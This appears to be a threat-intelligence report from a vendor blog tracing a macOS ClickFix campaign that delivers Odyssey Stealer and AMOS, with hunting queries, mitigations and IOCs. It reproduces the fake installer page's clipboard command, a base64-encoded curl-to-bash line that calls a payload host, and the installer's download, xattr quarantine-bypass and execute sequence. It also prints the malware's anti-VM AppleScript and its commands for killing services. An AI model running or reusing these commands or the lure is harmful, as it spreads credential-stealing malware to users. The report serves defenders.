


Figure 7: Hunt.io results revealing 85 phishing domains using the same installer.

After collecting all encoded installation commands and removing duplicates, we decoded each payload to extract the underlying delivery URLs and associated IP addresses. The decoded results clustered into several recurring path patterns, for example, `/d/vipx` and `/d/roberto`, and pointed to a small group of hosting servers.

This uniformity points to a centralized payload infrastructure that supports numerous phishing pages simultaneously, rather than isolated one-off deployments. This reuse points to an efficient, stable backend that the actors rely on.




Figure 8: Decoded shell commands delivering Odyssey Stealer payloads.

To identify phishing pages embedding Odyssey Stealer command-and-control (C2) information, we performed a targeted query across our web-crawler dataset. The objective was to locate HTML pages containing known base64-encoded or plaintext representations of C2 IP addresses and domains.

```
  SELECT
  hostname
FROM
  crawler
WHERE
  (
    body LIKE '%NDUuMTQ2LjEzMC4xMzI%'
    OR body LIKE '%NDUuMTQ2LjEzMC4xMzE%'
    OR body LIKE '%MTg1LjkzLjg5LjYy%'
    OR body LIKE '%NDUuMTM1LjIzMi4zMw%'
    OR body LIKE '%b2R5c3NleTEudG8%'
    OR body LIKE '%b2R5c3NleS1zdC5jb20%'
    OR body LIKE '%NS4xOTkuMTY2LjEwMg%'
    OR body LIKE '%ODMuMjIyLjE5MC4yMTQ%'
    OR body LIKE '%MTk0LjI2LjI5LjIxNw%'
    OR body LIKE '%MTg1LjE0Ny4xMjQuMjEy%'
    OR body LIKE '%ODguMjE0LjUwLjM%'
  )
  AND timestamp gt '2025-01-01'
LIMIT 10
```

Copy

The search matched multiple encoded indicators such as `NDUuMTQ2LjEzMC4xMzI` and `b2R5c3NleTEudG8` while restricting results to samples observed after January 1, 2025, ensuring focus on active infrastructure.

The resulting hostnames were manually reviewed, and where applicable, the associated pages were fetched for both static and dynamic payload analysis. This process effectively distilled a large corpus of web data into a high-value subset of phishing pages directly linked to known Odyssey Stealer infrastructure, enabling precise tracking of ongoing distribution activity.

```
SELECT
  hostname
FROM
  crawler
WHERE
  (
    body LIKE '%NDUuMTQ2LjEzMC4xMzI%'
    OR body LIKE '%NDUuMTQ2LjEzMC4xMzE%'
    OR body LIKE '%MTg1LjkzLjg5LjYy%'
    OR body LIKE '%NDUuMTM1LjIzMi4zMw%'
    OR body LIKE '%b2R5c3NleTEudG8%'
    OR body LIKE '%b2R5c3NleS1zdC5jb20%'
    OR body LIKE '%NS4xOTkuMTY2LjEwMg%'
    OR body LIKE '%ODMuMjIyLjE5MC4yMTQ%'
    OR body LIKE '%MTk0LjI2LjI5LjIxNw%'
    OR body LIKE '%MTg1LjE0Ny4xMjQuMjEy%'
    OR body LIKE '%ODguMjE0LjUwLjM%'
  )
  AND timestamp gt '2025-01-01'
LIMIT 10
```

Dataset: Results

Results

10

hostname
sites-phantom.com
bestcdn.network
dactarhome.com
cryptoinfo-news.com
claudflurer.com
claudflurer.com
www.tradingvieweu.com
appmacosx.com
winnew.pages.dev
furor.boats

Figure 9: Search results showing encoded C2 IPs tied to Odyssey Stealer.

After mapping the domain ecosystem, we analyzed how these sites functioned in practice to deliver the payloads.

ClickFix-style Fake macOS Download Site Delivering AMOS Stealer

This is a fake macOS download page crafted to look like a legitimate software portal. It headlines "Download for macOS" and displays a phony "Verified Publisher" badge to create a false sense of trust.

Installation instructions and separate .dmg buttons for different macOS versions add to the page's authenticity, and demo videos and UI polish mimic legitimate developer pages (GitHub-style) to make the lure more convincing. The page's goal is social engineering: trick users into pasting and executing a hidden, malicious command.




Figure 10: Fake "Download for macOS" portal featuring false trust badges.

A closer look at the fake installer pages reveals how users are tricked into executing malicious commands.

Hidden Curl Payload Copied to Clipboard

When a user clicks the "Copy" button, the page's JavaScript writes a base64-encoded `curl` command into the clipboard, priming victims to paste and run it in Terminal. The script includes a fallback using `document.execCommand('copy')` for older browsers and immediately replaces the button text with a confirmation to reassure the user. It appears convenient, but the copied string hides a payload URL that users think they're copying an installer command, not a link to a malicious script.

The page also loads analytics and media assets to look legitimate and to track engagement. Combined, these behaviors turn a single click into a reliable infection vector by nudging users to execute the decoded `install.sh`.

```
<div class="card">
  <div class="copybox">
    <input id="cmd" type="text" readonly="" value="/bin/bash -c &quot;$(curl -fsSL $(echo
    aHR0cHM6Ly9ib25vdWQuY29tL2dldDMvaW5zdGFsbC5zaA== | base64 -d))&quot;">
    <button class="btn btn--primary" id="copyBtn" type="button">
      Copy
    </button>
  </div>
</div>
<div class="card" style="margin-top: 14px">
  <h4>Installation via Terminal command</h4>
  <ol class="small">
    <li>Copy the installation command above.</li>
    <li>
      Open the terminal on your device and paste the command, then press the "Return" button.
    </li>
    <li>Enter your device password and confirm the installation.</li>
  </ol>
  <video class="demo" autoplay="" loop="" muted="" playsinline="">
    <source src="/media/terminal.mp4" type="video/mp4">
    Your browser does not support the video tag.
  </video>
</div>
</section>
```

Figure 11: ClickFix JavaScript writing the malicious curl payload to clipboard.

To understand how widespread this technique was, we searched for similar encoded payload patterns across other pages.

Identifying Pages Embedding Base64-Encoded Payloads

Our team created an SQL rule to detect phishing websites that embed malicious scripts.

The query searches crawler data for pages containing both the base64 fragment `5zaA==` and the shell command pattern `$(curl)`, focusing on records collected after May 1, 2025.

```
  SELECT
  *
FROM
  crawler
WHERE
  body LIKE '%5zaA==%'
  AND body LIKE '%$(curl%'
  AND timestamp gt '2025-05-01'
```

Copy

This combination helps identify pages hosting encoded payloads or copy/paste commands used to fetch and execute remote content, as you can see from the following screenshot.




Figure 12: SQL hunt results identifying phishing sites embedding encoded payloads.

Following that trail led us to the installer script itself and the sequence it uses to deploy the payload.

Installer Retrieval & Behavior

The phishing page fetches a small installer script (`install.sh`) from `https://bonoud.com/get3/install.sh` and runs it as part of the bogus install flow. That installer contains a short sequence that downloads a payload into `/tmp/update` , clears macOS extended attributes, makes the file executable, and then runs it. In plain terms, the script executes:

```
curl -o /tmp/update https://bonoud.com/get6/update; xattr -c /tmp/update; chmod +x /tmp/update; /tmp/update
```

Clearing extended attributes with `xattr -c` is commonly used to remove the macOS quarantine flag and bypass Gatekeeper prompts, allowing the binary to run without a user warning.

From there, we analyzed how the payload executes, hides its activity, and maintains persistence.

Execution and Obfuscation Flow

The sample payload demonstrates a staged macOS threat that combines environment fingerprinting, privilege escalation attempts, system enumeration, and service manipulation.

The overall behavior indicates an actor focused on evasion, gaining elevated privileges, collecting host details to inform follow-on actions, and disrupting backup or sync mechanisms to hinder recovery and detection.

Initial execution is conducted through a layered shell invocation pattern: `/bin/sh` spawns `/bin/bash`, which invokes sudo to run `/bin/zsh`. Finally, it executes the payload from a user-writable path.

This multi-interpreter chain is consistent with obfuscation tactics designed to complicate process tracing and evade simple behavioral detections. Running the payload from `/Users/run/...` rather than a standard system location further suggests that the operator prefers user-space staging to reduce the chance of triggering signature-based controls that focus on system directories.

One of the most notable stages in that execution chain involves attempts to gain elevated privileges on the system.

Privilege Escalation Attempts

The payload explicitly attempts to escalate privileges by invoking `sudo /bin/zsh -c /Users/run/<payload>`.

This indicates the malware either relies on the presence of an admin account or attempts to exploit sudo configuration weaknesses (for example, cached credentials or overly permissive sudoers entries).

Elevated privileges would allow the actor to write to protected locations, modify system-wide configurations, and hide or remove forensic artifacts, so the presence of such sudo invocations should be treated as a high-priority alert.

```
/bin/zsh
/bin/zsh -c /Users/run/0ab932c9328a0742ce7ea5d8e6031dd8f857dfde03c26b979f11e0b
6f4a5e256
```

```
/Users/run/0ab932c9328a0742ce7ea5d8e6031dd8f857dfde03c26b979f11e0b6f4a5e256
/Users/run/0ab932c9328a0742ce7ea5d8e6031dd8f857dfde03c26b979f11e0b6f4a5e256
```

Figure 13: Execution trace showing AMOS Stealer privilege escalation via sudo.

Before execution, the malware performs anti-analysis checks using `AppleScript (osascript)` to call `system_profiler` for both memory and hardware data, verifying whether it is running inside a virtualized or analysis environment.

Anti-Analysis and Sandbox Checks

The script searches for virtualization markers such as "QEMU", "VMware", or "KVM", specific hardware serials and model identifiers, and other signs like "Chip: Unknown" or "Intel Core 2"; if any indicator is found, the script exits with code 100.

This termination behavior indicates an attempt to avoid running in virtualized analysis environments or on lab hardware, and therefore, the payload will alter or abort its behavior when it believes it is being observed.

```
sh -c "osascript -e '
set memData to do shell script \"system_profiler SPMemoryDataType\"
set hardwareData to do shell script \"system_profiler SPHardwareDataType\"

if memData contains \"QEMU\" or memData contains \"VMware\" or memData contains
\"KVM\" or hardwareData contains \"Z31FHXYQ0J\" or hardwareData contains \"C07T5
08TG1J2\" or hardwareData contains \"C02TM2ZBHX87\" or hardwareData contains \"C
hip: Unknown\" or hardwareData contains \"Intel Core 2\" then
    set exitCode to 100
else
    set exitCode to 0
end if

do shell script \"exit \" & exitCode
```

Figure 14: AppleScript anti-analysis logic detecting virtual machines pre-execution.

Once the checks pass, the malware begins profiling the host and interacting with system services to avoid detection.

Service Manipulation and Stealth

In addition to virtualization checks, the payload uses `system_profiler SPMemoryDataType` and `system_profiler SPHardwareDataType` to collect detailed hardware and memory information.

This enumeration provides model identifiers, serial numbers, CPU type, and RAM details that the operator can use to profile the victim environment, either to decide whether to continue, to tailor subsequent payload stages, or to report environment metadata back to a command-and-control server.

This telemetry can guide target selection and help avoid low-value environments.

```
/bin/sh
sh -c "system_profiler SPMemoryDataType"
```

```
/bin/bash
sh -c "system_profiler SPMemoryDataType"
```

```
/usr/sbin/system_profiler
system_profiler SPMemoryDataType
```

```
/bin/sh
sh -c "system_profiler SPHardwareDataType"
```

```
/bin/bash
sh -c "system_profiler SPHardwareDataType"
```

```
/usr/sbin/system_profiler
system_profiler SPHardwareDataType
```

Figure 15: macOS profiling commands fingerprinting infected hosts.

As part of its disruptive and stealthy behavior, the malware issues `launchctl kill SIGTERM` commands targeting Microsoft OneDrive updater daemons. Terminating OneDrive update or sync processes is consistent with an intent to disrupt cloud backup and synchronization, which can reduce the victim's ability to recover files or detect changes via cloud logs.

The sample also interacts with macOS XPC services by launching or invoking components such as nsurlstoraged and `CoreSpotlightService` via `xpcproxy`, a behavior that can serve to blend malicious activity into legitimate system processes or to leverage trusted services for persistence, inter-process communication, or re-triggering after reboot.

/bin/bash

```
sh -c "exit 100"
```

/usr/libexec/xpcproxy

```
xpcproxy com.apple.nsurlstoraged
```

/usr/libexec/nsurlstoraged

```
/usr/libexec/nsurlstoraged --privileged
```

/bin/launchctl

```
/bin/launchctl kill SIGTERM system/com.microsoft.OneDriveUpdaterDaemon
```

/bin/launchctl

```
/bin/launchctl kill SIGTERM system/com.microsoft.OneDriveStandaloneUpdaterDaemon
```

/usr/libexec/xpcproxy

```
xpcproxy com.apple.corespotlightservice.725FD30A-6064-6C02-CC51-5DDB8891B57E
```

/System/Library/Frameworks/CoreSpotlight.framework/CoreSpotlightService

```
/System/Library/Frameworks/CoreSpotlight.framework/CoreSpotlightService
```

Figure 16: Malware interacting with XPC services like nsurlstoraged for stealth.

Based on these behaviors, the following measures can reduce risk.

Mitigation Strategies

- **Network & domain controls**: block known malicious domains/IPs at DNS and proxy; monitor outbound requests to newly registered hosts and known payload paths.
- **Endpoint hardening**: enable Gatekeeper/notarization and restrict script execution from /tmp and user-writable paths via MDM/EDR policies.
- **Least privilege & sudo policies**: remove passwordless sudo and limit admin accounts; require explicit approval or MFA for privileged operations.
- **Hunting & detection**: hunt for base64 clipboard fragments and sequences like `xattr -c; chmod +x` followed by executions from `/tmp`; correlate with SSL reuse and hosting IPs.
- **User awareness**: tell devs: never paste commands from untrusted sites and verify installers from official repos; provide vetted internal mirrors.
- **Network egress & proxying**: force web egress through a proxy with content inspection and block direct curl/wget to unapproved destinations.
- **Incident response**: isolate suspected hosts, preserve memory and logs, and collect installer scripts and crawled HTML for forensics.

- **Takedown & intel sharing**: share IOCs with registrars and industry partners and request takedowns; update blocklists and threat feeds promptly.

The following indicators of compromise (IOCs) summarize infrastructure and domains identified during this campaign.

Conclusion

The Odyssey Stealer and AMOS campaign highlights how attackers continue to exploit developer trust in both open-source and commercial tools to spread macOS malware. By reusing infrastructure, certificates, and familiar download themes, they blur the line between legitimate and malicious software.
As these tactics evolve, visibility into domain overlap, encoded payloads, and reused certificates becomes critical for early detection and response.

If you want to stay ahead of campaigns like this, book a Hunt.io demo and see how our platform helps uncover hidden macOS threat infrastructure before it strikes.

Odyssey Stealer & AMOS IOCs

Type	IOC	Description / Use	Context
IP	93.152.230[.]79	Backend hosting/phishing infrastructure.	Passive DNS; linked to fake Homebrew sites
IP	195.82.147[.]38	Secondary host linked via the same SSL certificate.	Certificate reuse (trading.example.com)
Domain	homebrewonline[.]org	Fake Homebrew phishing domain (payload delivery).	Identified in passive DNS
Domain	homebrewupdate[.]org	Fake Homebrew phishing domain.	Identified in passive DNS
Domain	homebrewclubs[.]org	Fake Homebrew phishing domain.	Historical DNS resolved to infra
Domain	homebrewfaq[.]org	Fake Homebrew phishing domain.	Historical DNS resolved to infra
Domain	logmeln[.]com	Fake LogMeIn phishing domain.	Identified during domain enumeration
Domain	logmeeine[.]com	Fake LogMeIn phishing domain (typosquat).	Identified during domain enumeration
Domain	tradingviewen[.]com	Fake TradingView phishing domain.	Identified during domain enumeration

Type	IOC	Description / Use	Context
Domain	sites-phantom[.]com	Phishing/impersonation domain.	Identified during domain enumeration
Domain	filmoraus[.]com	Phishing/impersonation domain.	Identified during domain enumeration

We will keep monitoring for domain reuse and certificate overlap to surface the next wave of activity.
